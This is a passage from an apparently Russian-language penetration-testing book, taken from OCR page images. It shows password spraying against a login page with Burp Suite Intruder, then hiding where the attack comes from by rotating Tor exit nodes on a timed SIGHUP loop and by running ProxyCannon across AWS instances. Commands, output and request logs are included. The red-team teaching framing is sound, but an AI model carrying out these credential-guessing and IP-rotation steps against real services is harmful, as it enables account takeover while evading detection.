


Рис. 4.4. Указание цели атаки в Intruder

Отправим POST-запрос к странице `/login`. Можно указать тело запроса и расположение полезной нагрузки на вкладке **Positions**. Выделив фиктивные значения для `username` и `password`, можно нажать кнопку **Add** (Добавить) справа, чтобы обозначить расположение полезной нагрузки, как показано на скриншоте.




Рис. 4.5. Определение позиций полезной нагрузки

Мы также выбрали тип атаки **Cluster bomb**, как упоминалось ранее.

Затем нужно загрузить свои полезные наработки, а точнее, списки имен пользователей и паролей, скомпилированные ранее. Набор 1 (Payload set) – это список с именами пользователей, как показано на скриншоте.




Рис. 4.6. Загрузка имен пользователей в набор 1

Второй набор – это пароли, которые будут проверяться для каждого имени пользователя. Отметим: это не то место, где мы будем загружать файл `rockyou.txt`. При атаке методом распыления пароля мы нацеливаемся на большой список известных идентификаторов пользователей с небольшим количеством очень распространенных паролей. Нам нужно избежать блокировки и запуска оповещений.

На рисунке показан пример набора 2.




Рис. 4.7. Загрузка паролей в набор 2

В предыдущей конфигурации будет предпринято четыре попытки угадать пароль. Надеемся, наша атака останется незаметной и мы избежим блокировок. Чем больше пользователей обработаем, тем больше у нас шансов найти того, кто забыл изменить пароль.

Burp Suite Professional предоставляет опции для выполнения атаки с низкой и медленной скоростью. Их можно настроить на вкладке **Options**. Хотя бесплатная версия Burp Suite не допускает использование нескольких потоков или регулирование, OWASP ZAP применяет аналогичные типы атак с возможностью регулирования и увеличения количества потоков.

Загрузив список целевых пользователей и указав несколько паролей, можно приступать к делу, нажав кнопку **Start attack** (Начать атаку). На рисунке показано окно Intruder и все запросы, выполненные во время атаки методом распыления пароля.




Рис. 4.8. Распыление пароля

За семью прокси-серверами

В наши дни более развитые компании довольно часто внедряют системы обнаружения и предотвращения вторжений и SIEM, которые предупреждают об опасности, если обнаружат правонарушение в отношении конкретного приложения. Когда с неизвестного IP-адреса выполняется слишком большое число операций в отношении защищенного приложения за короткое время, системы обнаружения или предотвращения вторжений могут принять меры против

источника этих действий. Если мы осуществляем атаку методом распыления пароля, то можем избежать блокировок, но мы по-прежнему атакуем сервер из одного источника – с нашего компьютера.

Хороший способ обойти системы обнаружения – распределять запросы на соединение с компьютера злоумышленника по множеству IP-адресов, что обычно делают хакеры через сети скомпрометированных хостов. С появлением облачных вычислений, когда время вычисления становится все более дешевым, а в некоторых случаях даже бесплатным, не стоит выходить за рамки закона и создавать ботнет. **Сеть Tor** также является бесплатным и эффективным способом изменения публичного IP-адреса во время атаки.

Tor

Проект Tor был задуман с целью предоставить пользователям возможность анонимно путешествовать в интернете. На сегодняшний день это лучший и, самое главное, бесплатный способ анонимизировать трафик. Tor – это сеть независимо управляемых узлов, соединенных между собой для формирования сети, через которую можно маршрутизировать пакеты.

На рисунке показано, как пользователь Алиса подключается к Бобу по случайно сгенерированному пути или каналу через сеть Tor.

Рис. 4.9. Поток трафика в сети Tor (источник: https://www.torproject.org/)

Вместо прямого подключения к месту назначения клиентское соединение от Алисы к Бобу будет маршрутизироваться через случайно выбранный набор узлов в сети Tor. Каждый пакет зашифрован, и каждый узел может расшифровать только ту информацию, которой будет достаточно, чтобы направить ее на следующий переход по пути. Выходной узел является последним узлом в цепочке, который установит соединение с намеченным пунктом назначения

от имени клиента. Когда пакет прибудет на компьютер Боба, запрос будет выглядеть так, как будто он поступает с выходного узла, а не с публичного IP-адреса Алисы.

Более подробную информацию о Tor найдете на официальном сайте https://www.torproject.org.

Хотя Tor важен для анонимности, на самом деле мы не заинтересованы в том, чтобы оставаться полностью анонимными. Однако мы можем использовать случайно выбранные выходные узлы для маскировки своего общедоступного IP-адреса при атаке на приложение.

Пакеты Tor доступны в большинстве дистрибутивов Linux. В случае с Kali его можно установить с помощью менеджера пакетов. С помощью команды `apt-get`, данной в приведенном ниже коде, мы установим Tor, а также полезное приложение под названием **torsocks**:

```
root@kali:~# apt-get install tor torsocks
```

Torsocks – отличная утилита, которая может «торифицировать» приложения и даже предоставлять интерактивную оболочку, автоматически направляющую весь трафик через активный туннель Tor. Это позволит заставить приложения, которые изначально не поддерживают маршрутизацию через Tor, использовать анонимную сеть.

Torsocks можно найти в репозитории Tor Project Git https://gitweb.torproject.org/torsocks.git.

Не так много нужно изменить в конфигурации Tor по умолчанию. Можем просто запустить его из командной строки Kali, используя двоичный файл `tor`, как показано ниже.

```
root@kali:~# tor
[notice] Tor 0.3.1.9
[notice] Read configuration file "/etc/tor/torrc".
[notice] Opening Socks listener on 127.0.0.1:9050
[notice] Parsing GEOIP IPv4 file /usr/share/tor/geoip.
[notice] Parsing GEOIP IPv6 file /usr/share/tor/geoip6.
[warn] You are running Tor as root. You don't need to, and you
probably shouldn't.
[notice] Bootstrapped 0%: Starting
[notice] Starting with guard context "default"
[notice] Bootstrapped 80%: Connecting to the Tor network
[notice] Bootstrapped 85%: Finishing handshake with first hop
```

```
[notice] Bootstrapped 90%: Establishing a Tor circuit
[notice] Tor has successfully opened a circuit. Looks like client
functionality is working.
[notice] Bootstrapped 100%: Done
```

После инициализации Tor-клиента и выбора туннеля (канала) на локальном хосте запускается прокси-сервер SOCKS, слушающий на порту 9050. Чтобы форсировать трафик нашей атаки через сеть Tor и замаскировать свой внешний IP-адрес, можно настроить Burp Suite для использования недавно созданного прокси-сервера для всех исходящих соединений. Любые другие программы, которые не поддерживают SOCKS, можно «торифицировать» с помощью ProxyChains или ранее установленной утилиты torsocks.

ProxyChains доступна на всех дистрибутивах для тестирования на проникновение и на странице http://proxychains.sourceforge.net/.

В Burp Suite на вкладке **Project options** (Опции проекта) можем поставить галочку напротив надписи **Override user options** (Переопределить параметры пользователя), чтобы включить поля конфигурации SOCKS. Значения для прокси-сервера SOCKS и порта – `localhost` и `9050` соответственно. Неплохо также просматривать DNS-записи через прокси-сервер.




Рис. 4.10. Настройка вышестоящего прокси-сервера SOCKS в Burp

Мы можем выполнить тестовый запрос, используя модуль Repeater, к `ipinfo.io`, и он должен показать случайно выбранный выходной узел Tor в качестве нашего внешнего IP-адреса.

На рисунке показан ответ на наш запрос к `ipinfo.io`.




Рис. 4.11. Ответ модуля Repeater, показывающий выходной узел Tor в качестве нашего эффективного IP-адреса

Хотя Tor-клиент периодически обновляет IP-адрес, периодичность обновления может оказаться недостаточно быстрой для атаки методом полного перебора, когда для уклонения необходима ротация IP-адресов. Мы не хотим ограничивать наше соединение настолько сильно, чтобы сканирование не закончилось до завершения атаки.

Прокси-сервер Tor может быть вынужден обновить текущий канал с помощью сигнала **SIGHUP**. Используя команды Linux `killall` или `kill`, мы можем подать сигнал HUP приложению Tor и заставить процесс выполнить ротацию нашего выходного узла.

Во-первых, мы можем заскочить в оболочку torsocks, чтобы перехватить все запросы `curl` и перенаправить их через сеть Tor. Команду `torsocks` можно вызвать с помощью параметра `--shell`, как показано ниже.

```
root@kali:~# torsocks --shell
/usr/bin/torsocks: New torified shell coming right up...
root@kali:~#
```

Последующие сетевые запросы от приложений, созданных из оболочки torsocks, должны пересылаться через Tor. Чтобы увидеть результат обработки

SIGHUP, можно использовать запросы `curl` к онлайн-сервису, который возвращает наш текущий общедоступный IP-адрес, `ipinfo.io`.

```
root@kali:~# curl ipinfo.io
{
  "ip": "46.165.230.5",
  "hostname": "tor-exit.dhalgren.org",
  "country": "DE"
}
  root@kali:~# killall -HUP tor
  root@kali:~# curl ipinfo.io
{
  "ip": "176.10.104.240",
  "hostname": "tor1e1.digitale-gesellschaft.ch",
  "country": "CH"
}
  root@kali:~# killall -HUP tor
  root@kali:~# curl ipinfo.io
{
  "ip": "195.22.126.147",
  "country": "PL"
}
  root@kali:~# killall -HUP tor
  root@kali:~# curl ipinfo.io
{
  "ip": "104.218.63.74",
  "hostname": "tor-exit.salyut-4.vsif.ca",
  "country": "CA"
}
  root@kali:~#
```

Каждый запрос к IP-сервису возвращал новый выходной узел Tor. Мы также можем грубо автоматизировать отправку сигнала HUP с помощью команды `watch` на отдельном терминале. Опция `-n` указывает, как часто нужно выполнять команду `killall`. В этом случае Tor будет выдавать SIGHUP каждые 10 секунд, одновременно выполняя ротацию нашего внешнего IP-адреса.

```
root@kali:~# watch -n10 killall -HUP tor
```

Например, если планируем атаковать приложение `c2.spider.ml`, используя распыление пароля, то можно настроить модуль Intruder в Burp Suite на применение атаки типа «кассетная бомба» наряду со списком распространенных имен пользователей и паролей. Между тем в фоновом режиме команда `watch` обновляет канал Tor каждые 10 секунд. Мы будем регулировать количество за-

просов Burp на один запрос каждые 10 секунд, и это гарантирует, что каждая попытка угадать пароль станет приходить с другого IP-адреса. Тем самым повысится наша анонимность. Следует отметить, что бесплатная версия Burp не поддерживает ограничение частоты запросов. Ту же функциональность можно реализовать с использованием OWASP ZAP, когда команда `watch` работает в фоновом режиме, циклически ротируя канал Tor.

На рисунке показана команда `watch`, запускающая команду `killall` в приложении Tor каждые 10 секунд, в то время как модуль Intruder выполняет атаку с целью подбора пароля.




Рис. 4.12. Запуск атаки, нацеленной на подбор пароля с постоянно меняющимся IP-адресом выходного узла

Как и ожидалось, журнал сервера приложения `c2.spider.ml` показывает, что атака происходит каждые 10 секунд с нового IP-адреса выходного узла.

Ниже видим пример веб-сервера PHP, где перечислены все HTTP-запросы, указаны время и исходный IP-адрес.

```
root@spider-c2-1:/var/www# php -S 0.0.0.0:80
Listening on http://0.0.0.0:80
Press Ctrl-C to quit.
[20:21:23] 163.172.101.137:58806 [200]:
/?user=root&password=123456
[20:21:33] 144.217.161.119:58910 [200]:
/?user=info&password=123456
```

```
[20:21:45] 96.64.149.101:44818 [200]: /?user=guest&password=123456
[20:21:53] 216.218.222.14:16630 [200]: /?user=test&password=123456
[20:22:08] 185.220.101.29:44148 [200]:
/?user=admin&password=123456
[...]
[20:24:52] 89.234.157.254:42775 [200]:
/?user=test&password=123456789
[20:25:03] 87.118.122.30:42856 [200]:
/?user=admin&password=123456789
```

Неинтенсивный и медленный характер атаки в сочетании с постоянно меняющимся исходным IP-адресом не позволяет средствам защиты отличить трафик атаки от легитимного трафика. Не исключено, что можно разработать эффективные правила, которые обнаружат атаки методом полного перебора, исходящие от множества IP-адресов во многих регионах, но сделать это без ложных срабатываний довольно сложно.

При осуществлении атак через сеть Tor возникает ряд проблем. Протокол маршрутизации действует медленнее, чем прямое соединение, так как Tor добавляет несколько уровней шифрования к каждой передаче, и каждая передача пересылается через три узла Tor поверх обычной маршрутизации, необходимой для интернет-связи. Такой процесс улучшает анонимность, одновременно с этим значительно увеличивая задержку связи. Задержка заметна при обычном просмотре веб-страниц, но это приемлемо. При масштабном сканировании такой вариант вряд ли можно считать идеальным.

Также следует отметить, что Tor активно используется в тех регионах, где конфиденциальность данных имеет первостепенное значение. Проводить крупномасштабные атаки с помощью Tor не рекомендуется, так как это приведет к ненужному замедлению работы сети и затронет легитимных пользователей. Низкие и медленные атаки не должны вызывать проблем. В случае с некоторыми заданиями, которые выполняет Красная команда, может даже потребоваться тестирование из сети Tor, чтобы убедиться, что соответствующие правила систем обнаружения и предотвращения вторжений работают должным образом, но следует проявлять осторожность при проведении атак через общедоступную среду с ограниченными ресурсами.

Другая проблема состоит в том, что выходные узлы являются публичными. Межсетевые экраны, СОВ, СПВ и даже элементы управления на базе хоста могут быть настроены для прямой блокировки любого соединения с известными узлами Tor. Хотя с Tor работают легитимные пользователи, он также имеет долгую историю использования для незаконных целей. Риск вызвать раздра-

жение у небольшого числа потенциальных клиентов, запретив подключение к Tor, обычно приемлем для компаний.

Список выходных узлов выхода Tor можно найти здесь: https://check.torproject.org/cgi-bin/TorBulkExitList.py.

ProxyCannon

Альтернативой использованию Tor для диверсификации IP-адресов является облако.

Существует бесчисленное множество IaaS-провайдеров, имеющих большое IP-пространство, бесплатное для виртуальных машин. Виртуальные машины дешевы, а иногда и вовсе бесплатны, поэтому маршрутизация нашего трафика через них окажется довольно рентабельной.

Amazon, Microsoft и Google имеют простой в использовании API для автоматизации управления экземплярами виртуальных машин. Если можем периодически создавать новую виртуальную машину с новым внешним IP-адресом, то можем направлять через нее трафик к целевому приложению и замаскировать свое истинное происхождение, что в значительной степени помешает системам защиты обнаружить нас.

ProxyCannon – отличная утилита, выполняющая всю тяжелую работу: общение с AWS API, создание и уничтожение экземпляров виртуальных машин, ротацию внешних IP-адресов и маршрутизацию трафика через них.

ProxyCannon разработана Shellntel, она доступна на GitHub: https://github.com/Shellntel/scripts/blob/master/proxyCannon.py.

Для работы с ProxyCannon нужна `boto`, библиотека Python, которая предоставляет API-доступ к Amazon AWS. Мы можем использовать команду Python `pip` для установки требуемой зависимости.

```
root@kali:~/tools# pip install -U boto
Collecting boto
Downloading boto-2.48.0-py2.py3-none-any.whl (1.4MB)
[...]
Installing collected packages: boto
Successfully installed boto-2.48.0
```

Теперь ProxyCannon готов к использованию. Параметр `-h` отображает все доступные опции.

```
root@kali:~/tools# python proxyCannon.py -h
usage: proxyCannon.py [-h] [-id [IMAGE_ID]] [-t [IMAGE_TYPE]]
                [--region [REGION]] [-r] [-v] [--name [NAME]]
                [-i [INTERFACE]] [-l]
                num_of_instances

positional arguments:
  num_of_instances                      The number of amazon
                                        instances you'd like to
                                        launch.
optional arguments:
  -h, --help                            show this help message
                                        and exit
  -id [IMAGE_ID], --image-id [IMAGE_ID]      Amazon ami image ID.
                                        Example: ami-d05e75b8.
                                        If not set, ami-d05e75b8.
  -t [IMAGE_TYPE], --image-type [IMAGE_TYPE]  Amazon ami image type
                                        Example: t2.nano. If
                                        not set, defaults to
                                        t2.nano.
  --region [REGION]                     Select the region:
                                        Example: us-east-1. If
                                        not set, defaults to
                                        us-east-1.
  -r                                    Enable Rotating AMI
                                        hosts.
  -v                                    Enable verbose logging.
                                        All cmd's should be
                                        printed to stdout
  --name [NAME]                         Set the name of the
                                        instance in the cluster
  -i [INTERFACE], --interface [INTERFACE]     Interface to use,
                                        default is eth0
  -l, --log                             Enable logging of WAN
                                        IP's traffic is routed
                                        through.
                                        Output is to /tmp/
```

По умолчанию ProxyCannon создает виртуальные экземпляры `t2.nano` в AWS, которые должны быть бесплатными в течение ограниченного времени с новыми учетными записями. У них очень мало ресурсов, но обычно их достаточно для осуществления большинства атак. Чтобы изменить тип экземпляра,

можно использовать опцию `-t`. Регион по умолчанию – `us-east-1`, и его можно настроить с помощью опции `--region`.

ProxyCannon создаст столько экземпляров, сколько указано в `num_of_instances`, и, используя опцию `-r`, будет регулярно осуществлять их ротацию. Опция `-l` также полезна, чтобы отслеживать, какие публичные IP-адреса ProxyCannon использует во время выполнения, что полезно при составлении отчетов: Синей команде может понадобиться список всех IP-адресов, использованных в ходе атаки.

Чтобы утилита могла взаимодействовать с нашей учетной записью AWS и автоматически управлять экземплярами, необходимо создать ключи доступа API в консоли AWS.

Интерфейс тут довольно простой и доступен на странице учетной записи **Security Credentials**.




Рис. 4.13. Генерация нового ключа доступа

Идентификатор ключа доступа и секретные ключи генерируются случайным образом и должны храниться надежно. После завершения задания следует удалить ключи в консоли AWS.

Можно запустить ProxyCannon, используя опции `-r` и `-l`, и указать, что нам нужно, чтобы одновременно работали три экземпляра.

```
root@kali:~/tools# python proxyCannon.py -r -l 3
What is the AWS Access Key Id: d2hhdCBhcmUgeW91IGRvaW5n
What is the AWS Secret Access Key:
dW5mb3J0dW5hdGVseSB0aGlzIGlzIG5vdCB0aGUgcmVhbCBrZXku
[...]
```

При первом запуске ProxyCannon запросит эти значения и сохранит их в файле `~/.boto`.

```
root@kali:~/tools# cat ~/.boto
[default]
aws_access_key_id = d2hhdCBhcmUgeW91IGRvaW5n
aws_secret_access_key =
dW5mb3J0dW5hdGVseSB0aGlzIGlzIG5vdCB0aGUgcmVhbCBrZXku
```

Как видим, они хранятся в виде незашифрованного текста, поэтому убедитесь, что файл защищен должным образом. Amazon рекомендует часто выполнять ротацию ключей. Вероятно, неплохо было бы создавать новые ключи для каждого задания и удалять их из AWS, как только они станут не нужны.

ProxyCannon подключится к Amazon EC2, настроит SSH-ключи и группы безопасности и запустит экземпляры виртуальных машин. Этот процесс займет несколько минут.

```
[*] Connecting to Amazon's EC2...
[*] Generating ssh keypairs...
[*] Generating Amazon Security Group...
[~] Starting 3 instances, please give about 4 minutes for them to
fully boot
[====================] 100%
```

ProxyCannon перезапишет текущую системную конфигурацию `iptables` для правильной маршрутизации всего трафика через любой выбранный экземпляр.

```
[*] Provisioning Hosts.....
[*] Saving existing iptables state
[*] Building new iptables...
[*] Done!

++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
+ Leave this terminal open and start another to run your commands.+
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

[~] Press ctrl + c to terminate the script gracefully.
[...]
```

Как и было обещано, ProxyCannon будет периодически выполнять ротацию нашего фактического внешнего IP-адреса с использованием SSH-туннелей и путем изменения таблицы маршрутизации. Все это осуществляется автоматически в фоновом режиме, пока Burp Suite или ZAP запускает атаку методом распыления пароля.

Ниже приведен периодический вывод ProxyCannon, показывающий ротацию IP-адресов.

```
[*] Rotating IPs.
[*] Replaced 107.21.177.36 with 34.207.187.254 on tun0
[*] Replaced 34.234.91.233 with 52.91.91.157 on tun1
[*] Replaced 34.202.237.230 with 34.228.167.195 on tun2
[*] Replaced 34.207.187.254 with 34.228.158.208 on tun0
[*] Replaced 52.91.91.157 with 54.198.223.114 on tun1
```

На консоли AWS видны запущенные экземпляры `t2.nano` и их публичные IP-адреса.




Рис. 4.14. Созданы экземпляры AWS для маршрутизации нашего трафика

